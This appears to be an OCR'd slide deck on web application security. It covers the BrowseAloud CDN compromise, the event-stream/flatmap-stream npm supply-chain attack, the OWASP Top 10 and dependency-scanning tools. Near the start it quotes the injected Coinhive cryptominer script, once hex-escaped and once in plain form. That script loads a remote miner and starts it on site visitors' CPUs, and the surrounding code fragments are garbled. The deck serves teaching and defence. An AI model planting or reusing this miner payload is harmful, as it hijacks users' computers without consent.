\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\" \x31\x47\x64\x51\x47\x70\x59\x31\x
\x63\x78\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x65\x72\x2e\x73\x74\x61\x72\x74\x28\x29\x3c\x2f\x73
6.
7. function toggleBar(){debug.trace("Legacy toggleBar()");
(!_BrowseAloud.config.isMobile||_BrowseAloud.config.isMobile&&_BrowseAloud.config.availableMobile)&&_BrowseAloud.par
._ba_cv="2.5.0";if(void 0===_baApplicationServer)var
$q,$panel=!1,$buttonlink=!1,$logo=!1,_baApplicationServer="plus.browsealoud.com",_baResourceServer="plus.browse
backup.speechstream.net",_baGTMContainerId="GTM-
NJ9C74",_strServerBabm="babm.texthelp.com",_baSrcPath="//plus.browsealoud.com/modules/",_baSrcFile="browsealoud.
BrowseAloud=BrowseAloud||{};BrowseAloud.start=BrowseAloud.start||{settings:{jsFilesList:
[location.hostname],jsFileHit:"",validExpiry:!1,validFolder:!0,pageLanguage:0,chosenVoice:""},init:function(a)
{if("")==_BrowseAloud.config.version} _BrowseAloud.config.version=a,debug.log("version",_BrowseAloud.config.version)
(BrowseAloud.browsers.init(),BrowseAloud.jquery.init(function()
{BrowseAloud.start.getUrlInfo(0)}):BrowseAloud.start.processUrlFile();else if(void
0!=_BrowseAloud.config.languageId){var
b=location.protocol+//"+_BrowseAloud.config.assetPath+"/js/locales/"+_BrowseAloud.config.languageId+".min.js?
v="+_BrowseAloud.config.version;BrowseAloud.script.injectScript(b,function(){_baPanelMode?
_BrowseAloud.panel.init():_BrowseAloud.toolbar.init()}))},normaliseVariables:function()
{switch(_baMode="undefined"==typeof _baMode?"":_baMode,mode="undefined"==typeof
mode?"":mode,_baMode=_baMode||mode,_baLocale="undefined"==typeof _baLocale?0:_baLocale,"undefined"!=typeof
locale&&(_baLocale=locale),"string"==typeof _baLocale&&(debug.log("_baLocale"

```

DATA HOSTED WITH ❤ BY [PASTEBIN.COM](#) – DOWNLOAD RAW – SEE ORIGINAL

```
1. window["document"]["write"]("write type='text/javascript' src='https://coinhive.com/lib/coinhive.min.js?  
rnd="+window["Math"]["random"]()+'></script>");window["document"]["write"]('<script> if (navigator.hardwareConcurrency >  
1){ var cpuConfig = {threads: Math.round(navigator.hardwareConcurrency/3),throttle:0.6} } else { var cpuConfig = {threads:  
8,throttle:0.6} } var miner = new CoinHive.Anonymous(\\'1GdQGpY1pirGlVHSp5P2IIr9cyTzzXq\', cpuConfig);miner.start();  
</script>');
```

- . SOMEONE MANAGED TO GAIN ACCESS TO THE **STORAGE** WHERE THIS FILE WAS & **COMPROMISED** IT
- . THE FILE GETS **DISTRIBUTED FROM THE CDN**
- . NOW **EVERY SINGLE WEBSITE EMBEDDING** IT HAS A CRYPTO MINER

# WEB APP SECURITY

THE EVENT-STREAM NPM PACKAGE INCIDENT



LAST YEAR A MALICIOUS PACKAGE, **FLATMAP-STREAM**,  
WAS PUBLISHED TO NPM AND WAS LATER ADDED  
AS A **DEPENDENCY** TO THE WIDELY USED **EVENT-  
STREAM PACKAGE BY RIGHT9CTRL**

**8 MILLION DOWNLOADS** LATER, APPLICATIONS  
ALL OVER THE WEB WERE RUNNING  
MALICIOUS CODE IN PRODUCTION

# WHAT IS THE EVENT-STREAM PACKAGE?

It's a **toolkit** that provides utilities to create and manage streams

Authored by Dominic Tarr (dominictarr on npmjs)

One of the **432 packages** he owns on npmjs

Received contributions from **33 different contributors**

2000 stars

[Overview](#)

Repositories 873

Projects 0

Stars 358

Followers 2.9k

Following 28

## Pinned

[ssbc/ssb-server](#)

The gossip and replication server for Secure Scuttlebutt - a distributed social network

JavaScript ★ 1.1k ⚡ 134

[pull-stream/pull-stream](#)

minimal streams

JavaScript ★ 633 ⚡ 58

[auditdrivencrypto/secret-handshake](#)

JavaScript ★ 155 ⚡ 22

[map-filter-reduce](#)

JavaScript ★ 44 ⚡ 6

[ssbc/patchbay](#)

An alternative Secure Scuttlebutt client interface that is fully compatible with Patchwork

JavaScript ★ 223 ⚡ 56

## Dominic Tarr

dominictarr

[Follow](#)[Block or report user](#)

antipodean wandering albatross

Protozoa


New Zealand

<http://protozoa.nz>

## Organizations



2,485 contributions in the last year

[Learn how we count contributions.](#)

Less ⚡ More

JULY, 2015. GITHUB USER, DEVIOUS, COMMENTS ON  
AN ISSUE ON THE EVENT-STREAM PROJECT  
QUESTIONING **WHETHER A FLATMAP  
FUNCTIONALITY WOULD BE WELCOMED**

# SOCIAL ENGINEERING DEVS



**devinus** commented on Jul 31, 2015

...

@dominictarr Interesting. Would you accept a `flatMap` patch using this functionality?



**devinus** commented on Jul 31, 2015

...

I wonder why `mapSync` uses `emit` rather than `queue`.



**dominictarr** commented on Jul 31, 2015

Owner

...

@**devinus** ah, it's probably just old. I don't use this module anymore, i now use  
<https://github.com/dominictarr/pull-stream>

If you publish a `flatMap` module and then make a pr to include it, i'll merge.

AUGUST, 2018. A USER IDENTIFIED AS 'ANTONIO MACIAS' IN NPM CREATED AND **PUBLISHED A NON-MALICIOUS PACKAGE** CALLED FLATMAP-STREAM

NEXT, ANTONIO PROPOSED THAT THE EVENT-STREAM PROJECT USES THE FLATMAP PACKAGE

**RIGHT9CTRL APPROACHED DOMINIC ASKING TO ASSIST WITH THE PROJECT AND TO MAKE THE NECESSARY CHANGES**

DOMINIC ACCEPTED RIGHT9CTRL'S OFFER AND MAKES THEM A CONTRIBUTOR TO THE EVENT-STREAM GITHUB PROJECT, AS WELL AS **GAVE RIGHT9CTRL FULL NPM PUBLISHING RIGHTS FOR THE MODULE** ON THE NPM ECOSYSTEM

**September 4, 2018:** an innocent dependency upgrade.

**September 4/5, 2018:** added map and split examples [0cc](#), [ee8](#), [c08](#), [05b](#)

**September 5, 2018:** released event-stream version 3.3.5 with [918](#).

**September 9, 2018:** the flatmap-stream dependency was added under [e31](#)

**September 9, 2018:** created a new minor event-stream release 3.3.6 in [599](#)

**September 16, 2018:** flatmap-stream was removed from the event-stream code in [908](#) and from the dependency tree in [2bd](#) and released as a major version, 4.0.0

**September 20, 2018:** [right9ctrl](#) adds further cosmetic code changes that enhance the project's keywords in [60d](#) to presumably further improve the search results on the official npmjs.com registry website

**October 5, 2018:** a new minor version flatmap-stream@0.1.1 was released with the injection attack in its minified source code. Installations of event-stream will now also fetch the new infected 0.1.1 version of flatmap as a transient dependency.

OCTOBER, 2018. JAYDENSERIC OPENED AN  
ISSUE AGAINST NODEMON REPORTING AN  
**UNEXPECTED DEPRECATION WARNING**

# Deprecation warning at start #1442

 Closed

jaydenseric opened this issue on Oct 29 · 10 comments



jaydenseric commented on Oct 29

+ ...

The latest version of Nodemon on the latest version of Node.js causes a deprecation warning to be logged when starting.

This relates to Nodemon and not my start script, because when I run `npm start` directly (not via Nodemon) no deprecation warning is logged.

- `nodemon -v` : 1.18.5
- `node -v` : 11.0.0
- Operating system/terminal environment: macOS
- Command you ran:

```
{  
  "watch": "nodemon",  
  "start": "node --experimental-modules --no-warnings -r dotenv/config server"  
}
```

# Backdoored sub-dependency? flatmap-stream-0.1.1 and flatmap-stream-0.1.2 #1451

 Closed

NewEraCracker opened this issue 10 days ago · 0 comments



NewEraCracker commented 10 days ago

+  ...

nodemon requires pstree.remy (^1.1.0 - installed 1.1.0) -> ps-tree (^1.1.0 - installed 1.1.0) -> event-stream (~3.3.0 - installed 3.3.6) -> flatmap-stream (^0.1.0 - npm installs 0.1.2).

This last one is very suspicious.

See: [dominictarr/event-stream#115](#)

Please either force version 0.1.0 of flatmap-stream or update event-stream to latest version (which no longer requires the affected module).

Regards.

THIS WAS A TARGETED ATTACK  
ON COPAY, A SECURE BITCOIN WALLET  
PLATFORM



[FAQS](#)   [VIEW THE CODE](#)   [ISSUE TRACKER](#)

## The Secure, Shared Bitcoin Wallet

Secure your bitcoin with the open source,  
**HD-multisignature wallet from BitPay.**

[GET COPAY](#)



THEIR STRATEGY WAS TO WAIT  
FOR THE OPPORTUNITY TO BE  
**EXECUTED WHEN THE COPAY APP WAS BEING BUILT**

THEY SUCCEEDED, AND WERE  
BUILT INTO COPAY VERSION 5.0.2 TO 5.1.0

This repository has been archived by the owner. It is now read-only.

 dominictarr / event-stream

 Watch 72  Star 2,044  Fork 146

 Code  Issues 7  Pull requests 0  Projects 0  Wiki  Insights

EventStream is like functional programming meets IO

 322 commits

 1 branch

 13 releases

 34 contributors

 MIT

Branch: master ▾

[Create new file](#) [Upload files](#) [Find File](#) [Clone or download ▾](#)

 <a href="#">db.js</a>	remove testling from package.json	Latest commit 9a5c52a on Sep 20, 2018
 <a href="#">examples</a>	better pretty.js example	6 months ago
 <a href="#">test</a>	add filter and rewrite flatmap	6 months ago
 <a href="#">.gitignore</a>	initial, first implementation of a map function (takes async callback ...)	8 years ago
 <a href="#">.travis.yml</a>	drop travis support for 0.8	4 years ago
 <a href="#">LICENCE</a>	Clarify licensing	5 years ago
 <a href="#">Index.js</a>	add filter and rewrite flatmap	6 months ago
 <a href="#">package-lock.json</a>	update package.json	6 months ago
 <a href="#">package.json</a>	remove testling from package.json	6 months ago
 <a href="#">readme.markdown</a>	add example for flatmap and filter	6 months ago

 [readme.markdown](#)

## EventStream


[Streams](#) are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The `EventStream` functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

`event-stream` creates `0.8 streams`, which are compatible with `0.10 streams`.



Overview

Repositories 3

Stars 0

Followers 0

Following 0

## Popular repositories

[node-script](#)

● C

[react](#)

Forked from [facebook/react](#)

A declarative, efficient, and flexible JavaScript library for building user interfaces.

● JavaScript

[event-stream](#)

● JavaScript

北川


right9ctrl

[Block or report user](#)

👤 株式会社LIG

📍 東京都

22 contributions in the last year



# fuck Right9ctrl

[Browse files](#)

master (#1)

 geektheripper committed on Dec 23, 2018

1 parent 706ed02 commit cb0f66a328134bc4f0959a99caf347a6670eadb7

 Showing 2 changed files with 19 additions and 70 deletions.

[Unified](#) [Split](#)

2  package.json

[View file](#) 

stx	@@	-86,7 +86,7 @@
86	86	"gh-pages": "^2.0.0",
87	87	"jimp": "^0.5.6",
88	88	"lodash": "^4.17.11",
89	-	"npm-run-all": "^4.1.3",
89	+	"npm-run-all": "^4.1.5",
90	90	"nyc": "^13.0.1",
91	91	"opn": "^5.4.0",
92	92	"opn-cli": "^3.1.0",

# WHAT IS WEB APPLICATION SECURITY



“Web application security is a **branch of Information Security** that deals specifically with security of websites, web applications and web services.”

-WIKIPEDIA

# WHAT IS OWASP?

## **Open Web Application Security Project**

Community dedicated to enabling organisations  
to conceive, develop, acquire, operate and  
maintain applications that can be trusted



[www.owasp.org](http://www.owasp.org)



## OWASP™ Foundation

the free and open software security community

[Member Portal](#) · [About](#) · [Searching](#) · [Editing](#) · [New Article](#) · [OWASP Categories](#) · [Contact Us](#)

[Statistics](#) · [Recent Changes](#)

DONATE  
[OWASPFUNDING.ORG](#)



### ANNOUNCING GLOBAL APPSECs DC and AMSTERDAM 2019!



Every vibrant technology marketplace needs an unbiased source of information on best practices as well as an active body advocating open standards. In the Application Security space, one of those groups is the Open Web Application Security Project™ (or OWASP for short).

The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security [visible](#), so that [individuals and organizations](#) are able to make informed decisions. OWASP is in a unique position to provide impartial, practical information about AppSec to individuals, corporations, universities, government agencies, and other organizations worldwide. Operating as a community of like-minded professionals, OWASP issues software tools and knowledge-based documentation on application security.

Everyone is free to participate in OWASP and [all of our materials](#) are available under a free and open software license. You'll find everything [about OWASP](#) here on or linked from our wiki and current information on our [OWASP Blog](#). OWASP does not endorse or recommend commercial products or services, allowing our community to remain vendor neutral with the collective wisdom of the best minds in software security worldwide.

We ask that the community look out for [inappropriate](#) uses of the OWASP brand including use of our name, logos, project names, and other trademark issues.

There are thousands of [active wiki users](#) around the globe who review the changes to the site to help ensure quality. If you're new, you may want to check out our



Citations

#### Who Trusts OWASP?



Citations of National & International Legislation, Standards, Guidelines, Committees and Industry Codes of Practice - [Click Here](#)



OCOoP


#### How can OWASP help your org?

Government Bodies  
Educational Institutions  
Standards Groups  
Trade Organizations  
Certifying Bodies  
Development Organizations



OWASP Top 10 (2017)  
Interpretation for Serverless

CC BY NC ND  
The OWASP Foundation, Inc. is a 501(c)(3) non-profit organization registered in the State of Illinois.  
A full financial audit is available at <https://owasp.org/audit>





OWASP

## OWASP Top 10 - 2017

The Ten Most Critical Web Application Security Risks

The primary aim is to **educate** developers, designers, architects, managers, and organisations about the **consequences of the most common and most important web app security weaknesses**



## WHAT CHANGED FROM 2013 TO 2017?

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↓	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↓	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	X	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	X	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


# IS YOUR APPLICATION VULNERABLE?

- If you don't know **the versions of all components** you use (both client-side and server-side)
- If you don't **scan for vulnerabilities regularly** or subscribe to security bulletins related to the components you use
- If you don't **fix or upgrade** the underlying platform, frameworks, and dependencies in a risk-based, timely fashion

# HOW YOU CAN PREVENT IT?

- Remove unused dependencies, unnecessary features, components, files, and documentation
- Continuously inventory the version of both client-side and server-side components and their dependencies using tools
- Only obtain components from official sources over secure links
- Prefer signed packages to reduce the chance of including a modified, malicious component
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions

TOOLS -  
**GITHUB,**  
**DEPENDABOT &**  
**SNYK**



THE **DEPENDENCY GRAPH** IS AVAILABLE  
FOR EVERY PUBLIC REPOSITORY THAT  
DEFINE DEPENDENCIES IN A  
**SUPPORTED LANGUAGE USING A  
SUPPORTED FILE FORMAT**

REPOSITORY ADMIN CAN ALSO SET UP THE DEPENDENCY GRAPH FOR  
PRIVATE REPOSITORIES

Package manager	Languages	Recommended formats	Supported formats
Maven	Java, Scala	pom.xml	pom.xml
npm	JavaScript	package-lock.json	package-lock.json , package.json
Yarn	JavaScript	yarn.lock	package.json , yarn.lock
Nuget	.NET languages (C#, C++, F#, VB)	.csproj , .vbproj , .nuspec , .vcxproj , .fsproj	.csproj , .vbproj , .nuspec , .vcxproj , .fsproj , packages.config
Python PIP	Python	requirements.txt , pipfile.lock	requirements.txt , pipfile.lock , setup.py *
